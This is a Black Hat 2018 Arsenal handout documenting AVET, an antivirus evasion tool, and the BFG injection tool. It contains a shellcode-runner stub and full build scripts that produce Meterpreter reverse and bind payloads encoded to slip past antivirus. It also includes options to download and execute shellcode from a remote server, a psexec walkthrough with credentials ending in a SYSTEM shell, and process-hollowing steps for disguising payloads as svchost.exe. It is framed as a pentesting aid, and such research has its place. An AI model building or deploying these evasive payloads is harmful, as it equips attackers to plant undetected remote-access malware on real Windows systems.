Blackhat USA 2018 Arsenal

AntiVirus Evasion Tool (AVET) & Binary Fancy Generator (BFG)

by Daniel Sauder (@DanielX4v3r)

Table of Contents

AVET

AVET is the AntiVirus Evasion Tool, which was developed to support the pentesters job and for experimenting with antivirus evasion techniques.

What & Why

- exe files created with msfpayload & co are usually recognized by AV solutions
- AVET is an antivirus evasion tool targeting windows machines
- comes with easy to use build scripts, have a look
- avet_fabric.py is an assistant for constructing exe information with shellcode payloads for focused assaults and antivirus evasion (use if you don't know what else to do)
- you can compile the sourcecode with make_avet
- supports assembly shellcodes
- brings an own ASCII encoder, but you can also use metasploits ASCII encoder
- msf psexec module can be used

New in Version 1.3

- downloading shellcode using powershell or certutil
- downloading shellcode into memory and exec from memory
- added new build scripts for more options

How Antivirus Evasion works

For evading AV software it is necessary to evade pattern matching on signatures and sandboxing/heuristics. This can be done in three simple steps.

1. Shellcode binder

A shellcode binder is necessary to alter the encoded or obfuscated payload before execution. It is quite simple and does not contain sufficient information for creating a pattern for signature based recognition.

```
unsigned char buf[] =
"Shellcode";
int main(int argc, char **argv)
{
 int (*funct)();
 funct = (int (*)()) buf;
 (int)(*funct)();
}
```

2. Payload encoding

The payload itself has also to be encoded to make it invisible for the AV software. To accomplish this, AVET has an implemented ASCII encryptor. Nevertheless I would recommend using *shikata-ga-nai* if possible, an encoder that comes with metasploit. For more information about *shikata-ga-nai* see the "Further information" section below.

3. Evading sandboxing/heuristics

For evading sandboxing/heuristics, different techniques are possible:

Emulators are stopping their analysis at a certain point. For example, when a run cycle limit is reached, the emulation stops and the file is passed as not malicious. This can be accomplished by using lots of rounds of an encoder. Another option is to perform an action that the emulator is not capable of. This includes opening files, reading parameters from the command line and more.

How to use make_avet and build scripts

Compile if needed:

```
$ gcc -o make_avet make_avet.c
```

The purpose of make_avet is to preconfigure a definition file (defs.h), so that the source code can be compiled in the next step. This way the payload will be encoded as ASCII payload or with encoders from metasploit. You hardly can beat *shikata-ga-nai*.

Of course it is possible to run all commands step by step from command line. But it is strongly recommended to use build scripts or avet_fabric.py.

The build scripts themselves have to be called from within the AVET directory:

```
root@kalidan:~/tools/avet# ./build/build_win32_meterpreter_rev_https_20xshikata.sh
```

Let's have a look at the **options from make_avet**, examples will be given below:

-l load and exec shellcode from given file, call is with mytrojan.exe myshellcode.bin when called with -E call with mytrojan.exe shellcode.txt
-f compile shellcode into .exe, needs filename of shellcode file
-u load and exec shellcode from url using internet explorer (url is compiled into executable)
-d download the shellcode file using different techniques
-d **sock** -> for downloading a raw shellcode via http in memory and exec
(no overhead, use socket)
usage example: pwn.exe http://yourserver/yourpayload.bin
-d **certutil** -> use certutil.exe for downloading the file
-d **powershell** -> use powershell for downloading the file
usage of -d certutil/powershell in combination with -f
for executing the raw shellcode after downloading
call: pwn thepayload.bin http://server/thepayload.bin
-E use avets ASCII encryption, often do not has to be used
Can be used with -l
-F use fopen sandbox evasion
-k "killswitch" sandbox evasion with gethostbyname
-X compile for 64 bit
-p print debug information
-q quiet mode (hide console window)
-h help

Here are some explained examples for building the .exe files from the build directory. Please have a look at the other build scripts for further explanation.

➢ Example Script 1

Compile shellcode into the .exe file and use **-F** as evasion technique. Note that this example will work for most AV engines. Here **-E** is used for encoding the shellcode as ASCII.

```
#!/bin/bash
# simple example script for building the .exe file
# include script containing the compiler var $win32_compiler
# you can edit the compiler in build/global_win32.sh
# or enter $win32_compiler="mycompiler" here
. build/global_win32.sh
# make meterpreter reverse payload, encoded with shikata_ga_nai
# additionaly to the avet encoder, further encoding should be used
msfvenom -p windows/meterpreter/reverse_https lhost=192.168.116.132 lport=443 -
e x86/shikata_ga_nai -i 3 -f c -a x86 --platform Windows > sc.txt
# format the shellcode for make_avet
./format.sh sc.txt > scclean.txt && rm sc.txt
# call make_avet, the -f compiles the shellcode to the exe file, the -F is for
the AV sandbox evasion, -E will encode the shellcode as ASCII
./make_avet -f scclean.txt -F -E
# compile to pwn.exe file
$win32_compiler -o pwn.exe avet.c
# cleanup
rm scclean.txt && echo "" > defs.h
```

➢ Example Script 2

The ASCII encoder does not have to be used, just compile without **-E**. In this example the evasion technique is quit simple! The shellcode is encoded with 20 rounds of *shikata-ga-nai*, often sufficient to evade recognition. This technique is pretty similar to a junk loop. Execute so much code that the AV engine breaks up execution and let the file pass.

```
#!/bin/bash
# simple example script for building the .exe file
# include script containing the compiler var $win32_compiler
# you can edit the compiler in build/global_win32.sh
# or enter $win32_compiler="mycompiler" here
. build/global_win32.sh
# make meterpreter reverse payload, encoded 20 rounds with shikata_ga_nai
msfvenom -p windows/meterpreter/reverse_https lhost=192.168.116.128 lport=443 -
e x86/shikata_ga_nai -i 20 -f c -a x86 --platform Windows > sc.txt
# call make_avet, the sandbox escape is due to the many rounds of decoding the
shellcode
./make_avet -f sc.txt
# compile to pwn.exe file
$win32_compiler -o pwn.exe avet.c
# cleanup
echo "" > defs.h
```

➢ Example Script 3 (64 bit payloads)

Great to notice, that no further evasion techniques have to be used for 64 bit payloads. But **-F** should work here too.

```
#!/bin/bash
# simple example script for building the .exe file
. build/global_win64.sh
# make meterpreter reverse payload
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.116.132 lport=443
-f c --platform Windows > sc.txt
# format the shellcode for make_avet
./format.sh sc.txt > scclean.txt && rm sc.txt
# call make_avet, compile
./make_avet -f scclean.txt -X -E
$win64_compiler -o pwn.exe avet.c
# cleanup
rm scclean.txt && echo "" > defs.h
```

➢ Example Script 4, load from a file

In this case, the ASCII encoder is needed. The executable will load the payload from a text file, which is enough for evasion of most AV engines.

```
#!/bin/bash
# simple example script for building the .exe file that loads the payload from
a given text file
# include script containing the compiler var $win32_compiler
# you can edit the compiler in build/global_win32.sh
# or enter $win32_compiler="mycompiler" here
. build/global_win32.sh
# make meterpreter reverse payload, encoded with shikata_ga_nai
# additionaly to the avet encoder, further encoding should be used
msfvenom -p windows/meterpreter/reverse_https lhost=192.168.116.132 lport=443 -
e x86/shikata_ga_nai -f c -a x86 --platform Windows > sc.txt
# format the shellcode for make_avet
./format.sh sc.txt > thepayload.txt && rm sc.txt
# call make_avet, the -l compiles the filename into the .exe file
./make_avet -l thepayload.exe -E
# compile to pwn.exe file
$win32_compiler -o pwn.exe avet.c
# cleanup
#echo "" > defs.h
# now you can call your programm with pwn.exe, thepayload.txt has to be in the
same dir
```

➢ Example Script 5, psexec

AVET can be used with metasploits psexec module.

Here is the build script:

```
#!/bin/bash
# simple example script for building the .exe file
# for use with msf psexec module
# include script containing the compiler var $win32_compiler
# you can edit the compiler in build/global_win32.sh
# or enter $win32_compiler="mycompiler" here
. build/global_win32.sh
# make meterpreter bind payload, encoded 20 rounds with shikata_ga_nai
msfvenom -p windows/meterpreter/bind_tcp lport=8443 -e x86/shikata_ga_nai -i 20
-f c -a x86 --platform Windows > sc.txt
# call make_avetsvc, the sandbox escape is due to the many rounds of decoding
the shellcode
./make_avetsvc -f sc.txt
# compile to pwn.exe file
$win32_compiler -o pwnsvc.exe avetsvc.c
# cleanup
echo "" > defs.h
```


And on the metasploit side:

```
msf exploit(psexec) > use exploit/windows/smb/psexec
msf exploit(psexec) > set EXE::custom /root/tools/ave/pwn.exe
EXE::custom => /root/tools/ave/pwn.exe
msf exploit(psexec) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(psexec) > set rhost 192.168.116.183
rhost => 192.168.116.183
msf exploit(psexec) > set smbuser dax
smbuser => dax
msf exploit(psexec) > set smbpass test123
smbpass => test123
msf exploit(psexec) > set lport 8443
lport => 8443
msf exploit(psexec) > run

[*] 192.168.116.183:445 - Connecting to the server...
[*] Started bind handler
[*] 192.168.116.183:445 - Authenticating to 192.168.116.183:445 as user 'dax'...
[*] Sending stage (957487 bytes) to 192.168.116.183
[*] 192.168.116.183:445 - Selecting native target
[*] 192.168.116.183:445 - Uploading payload...
[*] 192.168.116.183:445 - Using custom payload /root/tools/avepoc/a.exe, RHOST
and RPORT settings will be ignored!
[*] 192.168.116.183:445 - Created \mzrCIOVg.exe...
[+] 192.168.116.183:445 - Service started successfully...
[*] 192.168.116.183:445 - Deleting \mzrCIOVg.exe...
[-] 192.168.116.183:445 - Delete of \mzrCIOVg.exe failed: The server responded
with error: STATUS_CANNOT_DELETE (Command=6 WordCount=0)
[*] Exploit completed, but no session was created.
msf exploit(psexec) > [*] Meterpreter session 4 opened (192.168.116.142:33453 ->
192.168.116.183:8443) at 2017-05-27 18:47:23 +0200
```

```
Active sessions
===============

Id Type Information Connection
-- ---- ----------- ----------
4 meterpreter x86/windows NT-AUTORIT_T\SYSTEM @ DAX-RYMZ48Z3EYO
192.168.116.142:33453 -> 192.168.116.183:8443 (192.168.116.183)

msf exploit(psexec) > sessions -i 4
[*] Starting interaction with 4...

meterpreter > sysinfo
Computer : DAX-RYMZ48Z3EYO
OS : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : de_DE
Domain : ARBEITSGRUPPE
Logged On Users : 2
Meterpreter : x86/windows
```

The easiest way: avet_fabric.py

avet_fabric is an assistant, that loads all build scripts in the build directory (name has to be build*.sh) and then lets the user edit the settings line by line. Here is an example:





```
# ./avet_fabric.py

                      .|        ,       +
            *         | |      ((             *
                      |'|       `     .______
        +      ___     |  |   *        |.    |' .---"|
       _     .-'   '-. |  |     .--'|  ||   | _|    |
    .-'|  _.|  |    ||   '-__   |   |  |    ||      |
    |' | |.    |    ||       | |   |  |    ||      |
 ___|  '-'     '    ""       '-'   '-.'    '`      |____
jgs~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

AVET Fabric by Daniel Sauder

avet_fabric.py is an assistant for building exe files with shellcode payloads
for targeted attacks and antivirus evasion.

0: build_win32_meterpreter_rev_https_shikata_loadfile.sh
1: build_win32_meterpreter_rev_https_shikata_fopen.sh
2: build_win32_meterpreter_rev_https_shikata_load_ie_debug.sh
3: build_win32_shell_rev_tcp_shikata_fopen_kaspersky.sh
4: build_win32_meterpreter_rev_https_20xshikata.sh
5: build_win32_meterpreter_rev_https_shikata_load_ie.sh
6: build_win64_meterpreter_rev_tcp.sh
. . .
```

```
Now you can edit the build script line by line.

simple example script for building the .exe file
$ . build/global_win64.sh
make meterpreter reverse payload
$ msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.116.132
lport=443 -f c --platform Windows > sc.txt
format the shellcode for make_avet
$ ./format.sh sc.txt > scclean.txt && rm sc.txt
call make_avet, compile
$ ./make_avet -f scclean.txt -X -E
$ $win64_compiler -o pwn.exe avet.c
cleanup
$ rm scclean.txt && echo "" > defs.h

The following commands will be executed:
#/bin/bash
. build/global_win64.sh
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.116.132 lport=443
-f c --platform Windows > sc.txt
./format.sh sc.txt > scclean.txt && rm sc.txt
./make_avet -f scclean.txt -X -E
$win64_compiler -o pwn.exe avet.c
rm scclean.txt && echo "" > defs.h

Press enter to continue.

Building the output file...

Please stand by...

The output file should be placed in the current directory.

Bye...
```

Comparison of Antivirus Evasion Tools

A frequent question is how AVET compares to other tools. I did not do any in-depth research about it, but someone else did in a Master's Thesis:



Source: http://dione.lib.unipi.gr/xmlui/bitstream/handle/unipi/11232/Kalogranis_mte1512.pdf

BFG Tool

BFG is a tool for testing & experimenting injection techniques. It was developed by Daniel Sauder and Florian Saager and is currently in beta stage. The usage of BFG is pretty similar to AVET, since it is using the same code base, and there is also bfg_fabric.py. The process hollowing technique is especially interesting, as it can be used for evading .exe files.

What & Why

- bfg is a tool for executing and injecting shellcode/executables
- it uses some concepts from https://github.com/govolution/avet
- not meant to be another antivirus evasion tool, but some techniques can be used for AV evasion

About process hollowing used in this tool

by Florian Saager

Process hollowing spawns a target process and replaces its code with your payload:

- Create suspended process
- Get image base from target PEB
- Unmap old target image
- Allocate new memory in target process
- Apply relocations to payload image
- Copy payload image into target memory
- Set allocated memory start address as new target image base
- Overwrite target entry point to execute payload
- Resume target main thread

The BFG project covers various injection techniques - process hollowing is one of them. The general idea behind process hollowing is to replace all (or part) of the executable data of a target process with our own payload. The main advantage of this is a disguise bonus: Our payload now runs in the context of the hollowed process.

For example, we could create a new instance of “C:\windows\system32\svchost.exe” and hollow our payload into it. At the time of process creation, it looks like a legitimate svchost instance is launched. However, we suspend the process and hollow our payload into it.

From the OS's point of view, it's still *svchost.exe* running, but instead of some neat windows service magic it is our payload which is now executed. Now, we are *svchost.exe* (at least at first glance) and the OS or not-so-nitpicky security solutions probably won't mind if we send/receive some network packets or do other fancy stuff that would be worthy of an *svchost.exe*. An obvious drawback of proceeding like this is that the original functionality of the target process is lost, since we abandoned the old executable data.
This is in contrast to other techniques such as classic DLL-injection, where we launch our payload as a new thread in the target process. Doing so, the original functionality of the target remains up and running.

Process hollowing, as described here, is a somewhat "old" technique and, as such, not quite top-notch regarding AV-stealthiness. In fact, the used sequence of API calls is well-known and will likely be caught by real-time protection mechanisms. In the supplied BFG build scripts, payload obfuscation is configured by default. However, hollowing as a deployment technique may need further disguise for its own, depending on the defense sophistication level of your target.
But remember: BFG is "not meant to be another antivirus evasion tool".

FYI: There is more "innovative" hollowing technique: "Process Doppelgänging" (featured at BlackHat EU 2017)

https://www.blackhat.com/docs/eu-17/materials/eu-17-Liberman-Lost-In-Transaction-Process-Doppelganging.pdf

Further information

https://govolutionde.files.wordpress.com/2014/05/avevasion_pentestmag.pdf

https://deepsec.net/docs/Slides/2014/Why_Antivirus_Fails_-_Daniel_Sauder.pdf

https://govolution.wordpress.com/2017/06/16/using-msf-alpha_mixed-encoder-for-antivirus-evasion/

https://govolution.wordpress.com/2017/05/27/write-your-own-metasploit-psexec-service/

https://govolution.wordpress.com/2017/02/04/using-tdm-gcc-with-kali-2/

https://govolution.wordpress.com/2015/08/26/an-analysis-of-shikata-ga-nai/

https://twitter.com/DanielX4v3r

https://github.com/govolution/avet

https://github.com/govolution/bfg

https://github.com/govolution/binpoc

https://govolution.wordpress.com/2018/03/02/download-exec-poc-and-dkmc/

https://github.com/Mr-Un1k0d3r/DKMC

https://govolution.wordpress.com/2017/08/09/av-evasion-poc-killswitch-gethostbyname/

https://github.com/tacticaljmp/hollowing-presentation

https://govolution.wordpress.com/2017/05/06/avet-and-unstaged-payloads/

http://dione.lib.unipi.gr/xmlui/bitstream/handle/unipi/11232/Kalogranis_mte1512.pdf